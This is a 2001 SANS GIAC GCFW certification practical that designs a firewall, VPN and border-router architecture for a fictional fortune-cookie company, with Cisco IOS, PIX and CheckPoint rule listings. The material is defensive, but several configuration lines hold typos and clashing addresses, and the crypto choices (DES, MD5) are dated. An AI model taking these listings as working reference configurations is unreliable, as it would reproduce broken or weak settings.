# Global Information Assurance Certification Paper

# SANS GIAC Certification
# Level 2
# Firewalls, Perimeter Protection, and VPNs
# GCFW
# Practical Assignment

## SANS Darling Harbour 2001
## Sydney


## Eric Tong

## April 2001

**Assignment 1 - Security Architecture (25 Points)**

Define a security architecture for GIAC Enterprises, a growing Internet startup that expects to earn $200 million per year in online sales of fortune cookie sayings, and which has just completed a merger/acquisition. Your architecture must specify filtering routers, firewalls, VPNs to partners, secure remote access, and internal firewalls. Be explicit about the brand and version of each perimeter defense component. Produce a diagram or set of diagrams with explanatory text that define how to use perimeter technologies to implement your security architecture.

You must consider and define access for:

Customers (the companies that purchase bulk online fortunes);
Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);
Partners (the international partners that translate and resell fortunes).

## Business Assumptions

GIAC Enterprises is a growing medium size business that expects to earn $200 million per year in online sales of fortune cookie sayings. It has business relationship with some international partners that resell the fortunes in other countries. Potential customers are small and medium companies that purchase online by bulk.

GIAC Enterprise is a serious business player in e-Commerce and is taking security seriously to maintain its high reputation in the industry. The management decided to allow extra budget to improve its security architecture, but the IT manger was reminded to keep operation budget under control and operate cost-effectively.

## Business Requirement

1. GIAC Enterprise is committed to provide secure e-Commerce.
2. Any Internet user can visit the corporate Internet web site such that potential customers are well presented with our product information.
3. Both customers and suppliers have to register with the web site via secure channel prior to any transaction. Registration process is real-time and can be completed on the spot.
4. Customers can purchase by using credit card payment online.
5. Suppliers can submit fortunes in bulk online via secure file transfer. Account is payable by batch transaction processing with financial institutions.
6. All transaction processing with credit card and financial institutions is performed via secure channel.
7. Established partners can access our B2B application servers directly via secure channel.
8. Branch office, such as the recent merger/acquisition, and remote corporate users can access the company internal resources via secure channel.

9. Corporate users can access the Internet without restriction, however subject to guideline of appropriate use as defined in the Code of Conduct section of the Employee Guideline.

## Scope

A complete security architecture defines network security, server/OS security, application security and operational security. Every part of the architecture imposes serious impact to the overall security. There is no bullet-proof security (except pulling the plug to disconnect from the Internet) unless the whole architecture is attended.

This practical will be focus on the security architecture and policy for network architecture.

For server/OS security, good reference for armoring Solaris, Linux and Windows NT can be found at http://www.enteract.com/~lspitz/pubs.html .

Application security is a topic too board to be discussed here.


Some rule of thumb for operational security are up-to-date security patches, proper change control management, verified backup and recovery procedure and complete incident handling management.

## Security Architecture

The IT manger specified the design principle for the security architecture to be simple and clear such that operation cost can be kept reasonable. It is also understood that the architecture should be effective and sufficient to defense against most threats. In particular, the customer and fortunes database, as well as the company confidential information should not be compromised easily.

A multi-layer defense approach with LAN segment segregation is adopted for the GIAC security architecture. The approach ensures lengthen process of penetration or hacking to allow easier detection of such events by the IDS deployed.

The security architecture is shown below.



**Some characteristics of the GIAC network infrastructure**

1. Only the Internet servers and network devices are assigned with registered IP address of the company's class C domain 203.101.101.0. Internet servers include the front-end firewalls (Internet firewall and VPN firewall) and the screened service network servers (web, dns, mail servers).
2. All other servers behind the Internet servers, including the Internet back-end servers (application and database servers), Intranet and management servers and devices are assigned with private network addressing as stated in RFC1918.
3. Layer 2/3 switches should be used only as intelligent hubs offering performance advantage but never to be used as a security policy enforcement device.
4. For network external to the corporate router, separate physical switches/hubs must be used for all separate logical Ethernet network segments. Sharing of the same physical network device is prohibited for logically separate network.
5. For network internal to the corporate route, sharing of physical network device is allowed for performance and cost effectiveness.
6. VLAN can be used as logical LAN segment segregation within the corporate network. However it must not be used as a security measure, especially for Internet service network.

**List of devices in the security architecture**

| Device | Hardware | Software |
|---|---|---|
| Border Router | Cisco 3640 | Cisco IOS 12.1(1)T |
| Internet Firewall | Cisco Secure PIX Firewall 535 | Cisco Secure PIX Firewall Version 5.3 |
| VPN Firewall | Nokia IP530 with hardware VPN accelerator card | CheckPoint VPN/FW-I 4.1 SP2 |
| Intranet Firewall | Nokia IP530 | CheckPoint FW-I 4.1 SP2 |
| VPN Client | | CheckPoint SecureClient |
| IDS | | ISS RealSecure 5.5 |
| SecurID Server | RSA ACE Server 4.1 | |

## First Layer of Perimeter Defense

Border Router

Cisco 3640 router is a cost effective static packet-filtering device which provides the right performance for a medium size business. The filtering router serves as a cost effective first layer defense of the security architecture.

It effectively filter basic in and outbound traffic such as IP spoofing, Source-Routing and other unnecessary services with high potential risks from the Internet.

## Second Layer of Perimeter Defense

Dynamic (stateful) packet filtering firewalls will be utilized as the second layer of defense. They provide the advantages of stateful inspection to all TCP, UDP and ICMP packets over static packet filtering devices that is capable only of static TCP flag inspection.

Firewall appliances are selected for the second and third layers of defense. They usually offer lower cost of ownership by the minimal requirement of expensive skilled IT administrator, thus lower operation cost.

A multi-vendor solution approach is selected to diversify the risk. With different vendor solution implemented in different layer, much skill and effort are required to penetrate the depth of the security architecture. However, the trade-off is that this approach requires operational staff with more skills with the different products, hence a higher operational cost.

Internet Firewall

As the Internet firewall, the main responsibility is to provide access to the GIAC Internet servers located at the screened service network such that potential customers are able to obtain product information and perform purchasing. It also acts as the defense against all traffic in attempt to access the GIAC internal network other than the Internet site. In addition, it serves as the Internet access gateway for corporate users.

Cisco PIX Firewall is widely known for its performance and stability on the Internet. The performance oriented PIX device is expected to provide:

a. high throughput for bandwidth demanding access to the GIAC Internet site;
b. Network Address Translation (NAT) capability for internal user Internet access.

Extranet and Partner VPN Firewall

The main responsibility of the VPN Firewall gateway is to allow VPN termination point for Extranet and partner access to the GIAC internal network with appropriate access control. It also provides a screened logging network for router messages logging server as an additional function.

CheckPoint is the industry leading vendor for firewall solution. The Nokia-CheckPoint appliance is selected for the advantages offered by an integrated Firewall/VPN solution. They are centralized management, consolidated logging, strong two-factor token-based authentication support and the most attractive integrated authentication which enables access control for VPN access on individual base.

With the User-to-Address Mapping (UAM) feature, it allows strong security policy enforcement onto individual remote access. It is hardly achievable by separate VPN and Firewall solutions.

With LDAP and SecurID authentication for the VPN/FW-I gateway, it offers:

i. partner B2B application to GIAC B2B application access via 3DES encrypted gateway-gateway VPN tunnel with server IP address access control;
ii. branch office and headquarter site to site Extranet access via 3DES encrypted gateway-gateway VPN tunnel with network address access control;
iii. two-factor token-based authentication over DES encrypted host-gateway VPN tunnel for remote corporate user access with access control imposed on individual level.

To further strengthen the security architecture, an integrated solution is also selected for the remote access client software for remote corporate users access via their laptops. The CheckPoint SecureClient combines a personal firewall component in the VPN client solution that allows the client security policy to be enforced by the centralized enterprise management each time before VPN connection establishment commences.

There are a few drawback for the VPN/FW-I solution:

i. Firewall-1 VPN module has been suffering from poor performance, however, it is expected to be improved in the near future by CheckPoint's announcement of the new generation performance(http://www.checkpoint.com/press/2001/ngperformance032701.html)
ii. DES only support for SecurID authentication, however, it is decided that DES encryption is good enough for general purpose office remote access.

Some points to note:

1. CheckPoint VPN/FW-I 4.1 SP2 or later is to be used as the previous version 4.0 had problems with its IPSec implementation.

2. Deployment of VPN device ensures the secure communication channel between the two gateway. It is also recommended to enforce security policy to the remote end where possible. However, a well-defined local security policy is still required in order to protect local resources in case the remote end is comprised.

3. Authentication alone of the remote end is not always enough, hence implement authorization control where possible.

4. Up till now, lab reviews still show that multi-vendor VPN inter-operability is still a major issue for connections to partners. With IPSec specification published, it is expected to find this issue to be improved.

**Third Layer of Perimeter Defense**

Internal Firewall

It is the last layer of defense that protects the treasure of the GIAC enterprises, the customer and fortunes database, as well as all confidential information of GIAC Enterprise. It has several interfaces to allow security policy enforcement of different access control requirements to separate network segments.

CheckPoint FW-I has rich protocol support for enterprise outbound requirement. Though FW-I is not a proxy firewall, it offers some common protocol awareness such as HTTP scanning for ActiveX and Java as well as URL filtering. Integrated with third-party anti-virus solution, it also provides the capability of virus scanning for all incoming mail at the gateway before hitting the internal mail server. Thus providing further protection to the GIAC internal network.

With UAM in place with the VPN Firewall, security policy enforcement for remote corporate user access can be reinforced to individual access of the GIAC internal network.

**Complementary to the Security Architecture**

Network Intrusion Detection System (IDS)

IDS should also be deployed to accompany firewalls in a security architecture. The purpose of IDS deployment is to provide the capability of alert and alarming to the GIAC IT management in case of intrusion threats. It is extremely useful for detection of application protocol exploit attempts with known signatures. The deployment may require initial consultation for IDS system tuning because high false positive rate is the major issue across most IDS.

The IDS console and network sensor are located at the management LAN with restricted access. The IDS consists of stealth mode network connection to all LAN networks external to the GIAC Intranet and corporate network, including all Internet facing network (as indicated by the dotted line on the diagram). If budget permits, a host-based IDS server sensor can be put on the database server for additional capability of intrusion detection.

ISS RealSecure is selected for its industrial acceptance and ease of use. However, it alone does not always provide all the required information for IDS analyst to perform throughout incident analysis. A network sniffer can be added for this purpose.

Snort offers more information of potential attack then RealSecure but requires dedicated highly-skilled security analyst to operate. GIAC Enterprise as a medium size company do not have sufficient budget for such personnel required.

**Assignment 2 - Security Policy (25 Points)**

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

Border Router
Primary Firewall
VPN

You may also wish to include one or more internal firewalls used to implement defense in depth or to separate business functions.

By 'security policy' we mean the specific ACLs, firewall ruleset, IPSec policy, etc. (as appropriate) for the specific component used in your architecture. For each component, be sure to consider internal business operations, customers, suppliers and partners. Keep in mind you are an E-Business with customers, suppliers, and partners - you MAY NOT simply block everything!

(Special note VPNs: since IPSec VPNs are still a bit flaky when it comes to implementation, that component will be graded more loosely than the border router and primary firewall. However, be sure to define whether split-horizon is implemented, key exchange parameters, the choice of AH or ESP and why. PPP-based VPNs are also fully acceptable as long as they are well defined.)

For each security policy, write a tutorial on how to implement each ACL, rule, or policy measure on your specific component. Please use screen shots, network traffic traces, firewall log information, and/or URLs to find further information as appropriate. Be certain to include the following:

1. The service or protocol addressed by the ACL or rule, and the reason these services might be considered vulnerability.
2. Any relevant information about the behavior of the service or protocol on the network.
3. The syntax of the ACL, filter, rule, etc.
4. A description of each of the parts of the filter.
5. An explanation of how to apply the filter.
6. If the filter is order-dependent, list any rules that should precede and/or follow this filter, and why this order is important. (Note: instead of explaining order dependencies for each individual rule, you may wish to create a separate section of your practical that describes the order in which ALL of the rules should be applied, and why.)
7. Explain how to test the ACL/filter/rule.

Be certain to point out any tips, tricks, or "gotchas".

**The Security Policy**

The GIAC corporate security policy is defined based on the business requirements:

1. Any user can visit the corporate Internet services.
2. Both customers and suppliers have to register with the web server prior to transaction.
3. Customers can purchase with the secure web services.
4. All customer information and credit card details are to be stored in a secured database.
5. Suppliers can submit file online via secure FTP.
6. All supplier information and financial information are to be stored in a secured database.
7. All transaction processing with credit card and financial institutions is performed via VPN.
8. Established partners can access our certified B2B application servers from their certified B2B application server directly via VPN. All parties' B2B application servers have valid certificate issued by appropriate Certificate Authority.
9. All new partners have to follow a guideline on setting up certified B2B application server before becoming established partners.
10. Branch office and remote corporate users can access the company Intranet servers via VPN.
11. Corporate users can access the Internet and the company internal without restriction, however subject to guideline of appropriate use as defined in the Code of Conduct section of the Employee Guideline.
12. IT administrators can access all the company infrastructure networks securely either from local or remote via VPN.
13. All GIAC Internet services should be protected by firewall. Corporate Internet services, including WWW (HTTP, HTTPS), DNS, Mail (SMTP), are located in screened services network protected by the Internet Firewall.
14. No unnecessary information of the GIAC internal network should be available to the public Internet, hence zone transfer is not allowed to the DNS server.
15. Mail relay server located in the screened services network acts as relay to the internal mail server ONLY.
16. Internal mail server is responsible for all outgoing Internet mail delivery.
17. Access control should be authorized to back-end application, database, IT management and corporate internal networks.

The security policy implementation on the security enforcement devices, i.e. border router and the firewalls will be described as followed. The implementation will be audited and tested in Assignment 3.

**Border Router**

The border router provide both basic Ingress and Egress filtering as well as acting the first layer of access control defense. The router is armored by disabling all unnecessary services SNMP, BOOTP, HTTP, NTP, CDP, source routing, limiting ICMP, and small services, as well as enabling SSH, logging, password encryption, session time-out.

The following is the security policy implemented on the border router, including most security enhancement in addition to the ACLs.

```
version 12.1(1)T
!
! Basic Security Configuration and Enhancement
!
! Pre-requisite configuration for SSH.
hostname gbr
ip domain-name giac.com
ip ssh time-out 60
ip ssh authentication-retries 2

! Encryption of password when viewing configuration.
! However, it does not provide a high level of network security.
service password-encryption
password password
enable secret 5 enable-password

! Legal enforcement.
Banner / WARNING: authorized access only /

! Enable logging to syslog server in screened network.
logging 10.0.1.99

! Disable some vulnerable router management services
!
! SNMP is disabled because it passes everything in plaintext.
! BOOTP is disabled due to lack of authentication mechanism.
no snmp
no ip bootp

! A few vulnerabilities published in the Cisco HTTP management module.
no ip http


! Limiting ICMP messages which are useful for network mapping.
!
! Directed broadcast is disabled to prevent smurf amplification.
```

```
! Refer to RFC1812 for more information.
! Disabled by default from IOS 12.0, included for reference only.
no ip direct-broadcast
no ip unreachables
no ip redirects
no ip proxy-arp

! Controlling path integrity
!
! Source routing allows attacker to forge source-routed path.
! Refer to RFC1122 for more information.
no ip source-route

! Disable unnecessary services, e.g. echo, chargen, discard & daytime.
!
no service udp-small-servers
no service tcp-small-servers

! Finger provides useful information to attackers.
no service finger

! NTP is unnecessary.
no ntp enable

! CDP information is useful for network mapping.
no cdp enable

! Enable timed-out for remote session.
service tcp-keepalives-in

! Access Control ACLs
!
! The Cisco router ACL is order-dependent since it implements the first-fit
approach
! which means that the first rule fires when the packet meets the criteria.
!
! However, our ACLs are pretty independent except the last deny.
!
! Ingress Filtering ACLs:
!
! Protecting internal network from inbound spoofing, log such attempts
! Most effective to be implemented at the border, i.e. border router.
! Refer to http://www.sans.org/dosstep.index.htm for more information.
! Refer also to RFC1918 for more information.
access-list 101 deny 10.0.0.0 0.255.255.255 log
access-list 101 deny 172.16.0.0 0.31.255.255 log
```

```
access-list 101 deny 192.168.0.0 0.0.255.255 log
access-list 101 deny 127.0.0.0 0.255.255.255 log
access-list 101 deny 224.0.0.0 31.255.255.255 log
access-list 101 deny 203.101.101.0 0.0.0.255 log
access-list 101 deny host 0.0.0.0

! Allow only HTTP/HTTPS access to Web Server.
access-list 101 permit tcp any 203.101.101.70 eq http
access-list 101 permit tcp any 203.101.101.70 eq https

! Allow only DNS/UDP DNS query .
access-list 101 permit udp any 203.101.101.80 eq dns

! Allow only SMTP access to Mail Relay Server.
access-list 101 permit tcp any 203.101.101.90 eq smtp

! Allow IPSec (ESP and ISAKMP) VPN access.
access-list 101 permit ip 50 any 203.101.101.130
access-list 101 permit udp any eq 500 203.101.101.130 eq 500

! Allow any established TCP session with ports over 1023.
access-list 101 permit tcp any any gt 1023 established

! Limiting ICMP messages, some ICMP messages can be used for attack.
! e.g. smurf and ICMP flood (ping sweep) attack.
! Refer to SANS Top Ten Most Critical Internet Security Threats at
! http://www.sans.org/topten.htm
access-list 101 deny icmp any any echo

! Deny any other unauthorized access and log such access
access-list 101 deny ip any any log.

!
! Egress Filtering ACLs
!
! Limiting ICMP messages, some ICMP messages can be used for attack.
! Refer to SANS Top Ten Most Critical Internet Security Threats at
! http://www.sans.org/topten.htm
access-list 102 deny icmp any any echo-reply
access-list 102 deny icmp any any time-exceeded
access-list 102 permit icmp any any 3 4
access-list 102 deny icmp any any unreachable

! Allow only outbound packets from our registered IP range.
! Protecting internal network from being used as a DoS source.
! Such attempt should be logged with as much information as possible for investigation.
```

```
! Refer to http://www.sans.org/dosstep/index.htm for more information on DoS.
access-list 102 permit 203.101.101.0 0.0.0.255
access-list 102 deny any any log-input

! Apply Ingress filtering on external serial interface.
interface Serial0/0
ip access-group 101 in

! Apply Egress filtering on internal Ethernet interface.
interface FastEthernet0/0
ip address 203.101.101.1 255.255.255.192
ip access-group 102 in

! Apply Egress filtering on internal Ethernet interface.
interface FastEthernet0/1
ip address 203.101.101.129 255.255.255.192
ip address-group 102 in

! ACL for router secure remote access via SSH.
! It effectively prevent login from the Internet by Ingress filter.
access-list 1 permit 10.0.0.10

! Allow login from the console
line con 0
! SSH encrypted remote access replacing telnet plaintext access.
! Allow login via ssh ONLY if access-list 1 is fulfilled.
line vty 0 4
 transport input ssh
 access-class 1 in
 password ssh-password
 login
```

Tips

It is not recommended for configuration change to be performed on the fly and should be avoided where possible. Internal protected TFTP server should be used for configuration change purpose and configuration change management should be in place. It should always be the preferred approach and should be defined in the security policy and followed.

In case that it is absolutely required, note that each additional access list statement is appended to the end of the list. Removal of statement is not possible, removal can only be applied to an entire access list. A better approach is to copy the entire access list to notepad or clipboard for editing, then re-apply the new list by copy and paste.

**Firewalls**

Internet Firewall

The Internet Firewall policy ensures only the screened service network servers are accessible from the Internet. Thus front-end servers are the only targets for external attacks and any internal servers are protected.

As the Cisco PIX Firewall implements the best-fit approach to policy enforcement, the order of ACL is not important. PIX also comes with some network layer protection features such as TCP intercept for protecting from SYN flood and protection from inbound IP direct-broadcast.

```
! Basic configuration
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz security50
ip address inside 10.1.1.2 255.255.255.0
ip address outside 203.101.101.2 255.255.255.0
ip address dmz 203.101.101.66 255.255.255.0
enable password enable-password encrypted
passwd passwd-password encrypted
hostname giacfw
no rip inside passive
no rip outside passive
no rip inside default
no rip outside default
ssh 10.0.0.10 255.255.0.0 inside
ssh timeout 60
name 203.101.101.1 router_border
name 203.101.101.70 www
name 203.101.101.80 dns
name 203.101.101.90 mail_relay
name 10.10.0.20 intranet_dns
name 10.10.0.30 mail
name 10.1.2.10 b2c
name 10.0.0.10 it_mgmt
name 10.20.0.10 webmaster
route inside 10.0.0.0 255.0.0.0 10.0.2.4 1
route outside 0 0 203.101.101.2 1

! 'fixup protocol' provides a controlled command set for specific protocols, e.g. SMTP
! in attempt to minimize attacks for protocols with known vulnerabilities exist
fixup protocol smtp 25

!
```

```
! ACLs Configuration
!
! Inbound access ACLs from Internet to screened service network,
! access to internal network is not required and strictly prohibited.
!
! Any user can access GIAC Internet site (Policy 1).
! Only allow access to specific port on each server to minimize the possibility of
unauthorized
! access.

! Only HTTP and HTTPS to web server.
static (dmz,outside) www www netmask 255.255.255.255
access-list acl_out permit tcp any host www eq 80
access-list acl_out permit tcp any host www eq 443

! Only 53/UDP DNS query to DNS server.
! No zone transfer is allowed (Policy 14).
! Note that proper planned DNS configuration can ensure no large TCP query is required.
static (dmz,outside) dns dns netmask 255.255.255.255
access-list acl_out permit udp any host dns eq 53

! Only SMTP to mail relay server.
static (dmz,outside) mail_relay mail_relay netmask 255.255.255.255
access-list acl_out permit tcp any host mail_relay eq 25
access-group acl_out in interface outside

! The only inbound ACLs from the Internet service network to internal network are:
!
! Web server access to back-end application server.
static (inside,dmz) b2c www netmask 255.255.255.255
access-list acl_dmz permit tcp host www host b2c eq aaaa
!      where aaaa is the specific port for the application proprietary protocol

! Mail relay server serves as MTA to internal mail server for mail delivery.
static (inside,dmz) mail mail_relay netmask 255.255.255.255
access-list acl_dmz permit tcp host mail_relay host mail eq 25
access-group acl_dmz in interface dmz

! Outbound ACLs for Internet access from internal network:
!
! All outbound connection from internal shared the same NAT address.
nat (inside) 1 10.20.0.0 255.255.0.0
global (outside) 1 203.101.101.50
! Internal mail server use unique reserved address for outbound mail delivery because
some
! SMTP server performs reverse DNS lookup of sending server.
```

```
nat (inside) 2 mail 255.255.255.255
global (outside) 2 203.101.101.5

! IT  management can access all resources (Policy 12).
access-list acl_in permit ip host it_mgmt any

! Webmaster can access www via SSH.
access-list acclaim permit tcp host webmaster host www eq ssh

! Internal mail server outgoing Internal mail delivery(Policy 16).
access-list acl_in permit tcp host mail any eq smtp

! Intranet DNS server outgoing query.
access-list acl_in permit tcp host intranet_dns any eq dns
access-list acl_in permit udp host intranet_dns any eq dns

! For all internal users, they are allowed to access the Internet web server (Policy).
! However, they should not use the Internet DNS and mail relay server.
access-list acl_in permit tcp 10.20.0.0 255.255.0.0 host www eq http
access-list acl_in permit tcp 10.20.0.0 255.255.0.0 host www eq https

! All internal users are allowed to access the Internet (Policy 11).
access-list acl_in permit ip 10.20.0.0 255.255.0.0 any
access-group acl_in in interface inside
```

Unless there is a major change in business requirement and corporate security policy, frequent change is not expected to the Internet firewall since the policy implemented is very persistent.

Extranet VPN/Firewall and Intranet Firewall

Both the Extranet VPN/Firewall and the Intranet Firewall are managed via a centralized management console, hence policy implementation on both firewall will be presented together.

As the CheckPoint Firewall implements the first-fit approach to policy enforcement, the order of the ACL is very important. In addition, CheckPoint Firewall also provides protection from common attacks such as IP spoofing and DoS attack.

VPN IPSec Policy:

| | |
|---|---|
| Security protocol | ESP |
| Hashing algorithm | MD5 HMAC<br>SHA-1 HMAC |
| Encryption | 3DES<br>DES (SecurID authentication supports only DES) |

| | |
|---|---|
| Security Associate | Tunnel mode |
| IKE | ISAKMP/Oakley |
| Authentication | Remote SecureClient clients:<br>LDAP and SecurID two-factor<br>Branch / Partner office gateways:<br>Manual public key exchange |

Security Descriptors:

| | | |
|---|---|---|
| Branch / Partner | IPSec<br><br>ISAKMP | ESP 3DES HMAC MD5<br>ESP 3DES HMAC SHA-1<br>DES MD5 |
| Client | IPSec<br><br>ISAKMP | ESP DES HMAC MD5<br>ESP DES HMAC SHA-1<br>DES MD5 |

VPN User Template:

| | Branch | Partner A | Remote Clients | Remote IT Clients |
|---|---|---|---|---|
| Expiration | 31 December 2001 | 31 March 2002 | 31 December 2001 | 31 December 2001 |
| Source | 192.168.0.0/24 | 202.10.123.0/24 | Any | Any |
| Destination | Corp_Net | B2B | Corp_Net | Corp_Net |
| Time | Any | Any | Any | Any |
| Encryption method | ISAKMP/ Oakley | ISAKMP/ Oakley | ISAKMP/ Oakley | ISAKMP/ Oakley |
| Authentication | LDAP | LDAP/ Application | LDAP/ SecurID | LDAP/ SecurID |

Network Objects:

| | | |
|---|---|---|
| Hosts | B2B | 10.0.2.20 |
| | B2C | 10.0.2.10 |
| | DB | 10.0.3.10 |
| | DNS | 202.101.101.80 |
| | FW_Internet | 203.101.101.2 |
| | FW_Intranet | 20.0.3.4 |
| | FW_VPN | 203.101.101.130 |
| | IT_Admin_A | 10.20.0.x |
| | IT_Mgmt | 10.0.0.10 |
| | LDAP | 10.0.0.30 |
| | Mail | 10.0.0.30 |
| | Mail_Relay | 203.101.101.90 |
| | Router_Border | 203.101.101.1 |
| | Router_Corporate | 10.0.4.1 |
| | Logging_Server | 10.0.1.99 |
| | SecurID | 10.0.0.20 |
| | Webmaster | 10.20.0.10 |
| | WWW | WWW Server |
| Networks | App_Net | 10.0.2.0/24 |

| | | |
|---|---|---|
| | Branch_A_Net | 192.168.0.0/24 |
| | Branch_B_Net | 10.100.0.0/24 |
| | DB_Net | 10.0.1.0/24 |
| | Corp_Net | 10.20.0.0/16 |
| | Internet_Net | 202.101.101.0/24 |
| | Intranet_Net | 10.10.0.0/24 |
| | IT_Mmgt_Net | 10.0.0.0/24 |
| | Partnet_A_Net | 202.10.10.0/24 |
| | Partnet_B_Net | 192.168.91.0/24 |
| | Logging_Net | 10.0.1.0 |
| VPN Users | BranchUser@Branch_Net | |
| | PartnerUser@Partner_Net | |
| | RemoteUser@Any | |
| | RemtoeITUser@Any | |
| Groups | App_Group | B2B<br>B2C |
| | Developer_Group | Internal application developers |
| | FW_Group | FW_Internet<br>FW_Intranet<br>FW_VPN<br>Router_Border<br>Router_Corporate |
| | Branch_Group | Branch_A_Net |
| | | Branch_B_Net |
| | IT_Admin_Group | Internal IT administrators<br>Remote_IT_Mgmt@Any |
| | Partner_Group | Partner_A_Net<br>Partner_B_Net |

Security Policy Ruleset:

| No. | Source | Destination | Service | Action | Track | Install On | Time |
|---|---|---|---|---|---|---|---|
| 1 | IT_Mgmt | Any | Any | accept | Long | | Any |
| 2 | IT_Admin_Group | IT_Mgmt | Any | accept | Long | | Any |
| 3 | Any | FW_Group | Any | drop | Long | | Any |
| 4 | FW_VPN | LDAP | ldap | accept | Long | | Any |
| 5 | FW_VPN | SecurID | bbbb | accept | Long | | Any |
| 6 | Any | IT_Mgmt_Net | Any | drop | Long | | Any |
| 7 | IT_Mgmt_Net | Any | Any | drop | Long | | Any |
| 8 | WWW | B2C | aaaa | accept | No | | Any |
| 9 | PartnerUser@Partner_Net | B2B | cccc | accept | No | | Any |
| 10 | Developer_Group | App_Group | Any | accept | No | | Any |
| 11 | Any | App_Net | Any | drop | Long | | Any |
| 12 | App_Group | DB | dddd | accept | No | | Any |
| 13 | B2B | Partner_Group | eeee | accept | No | | Any |
| 14 | App_Net | Any | Any | drop | Long | | Any |
| 15 | Any | DB_Net | Any | drop | Long | | Any |
| 16 | DB_Net | Any | Any | drop | Long | | Any |
| 17 | Router_Border | Logging_Server | syslog | accept | No | | Any |
| 18 | Any | Logging_Net | Any | drop | Long | | Any |
| 19 | Logging_Net | Any | Any | drop | Long | | Any |
| 20 | Mail_Relay | Mail | smtp | accept | No | | Any |
| 21 | BranchUser@Branch_Net<br>RemoteUser@Any<br>RemoteITUser@Any | Intranet_Net<br>Corp_Net | Any | accept | No | | Any |
| 22 | Any | Intranet_Net | Any | drop | Long | | Any |
| 23 | Mail | Any | smtp | accept | No | | Any |
| 24 | Intranet_DNS | Any | domain-tcp<br>domain-udp | accept | No | | Any |
| 25 | Intranet_Net | Any | Any | drop | Long | | Any |
| 26 | Any | Corp_Net | Any | drop | Long | | Any |
| 27 | Corp_Net | WWW | http/https | accept | No | | Any |
| 28 | Webmaster | WWW | ssh | accept | No | | Any |
| 29 | Corp_Net | Internet_Net | Any | drop | Long | | Any |
| 30 | Corp_Net | Any | Any | accept | No | | Any |
| 31 | Internet_Net | Any | Any | drop | Alert | | Any |
| 32 | Any | Any | Any | drop | Long | | Any |

Explanation of rulesets:

All network access and lockdown rulesets are implemented according to the "permit specific and deny all" principle, except for corporate network outbound rule.

1 & 2: IT management server can access the whole network without restriction, IT administrator has to log on to the management server for all admin functionality. (Policy 12)

3: Lockdown all Firewall access except from IT management server.

4-7: IT management network access and lockdown. Only LDAP and SecurID authentication access from VPN Firewall are allowed.

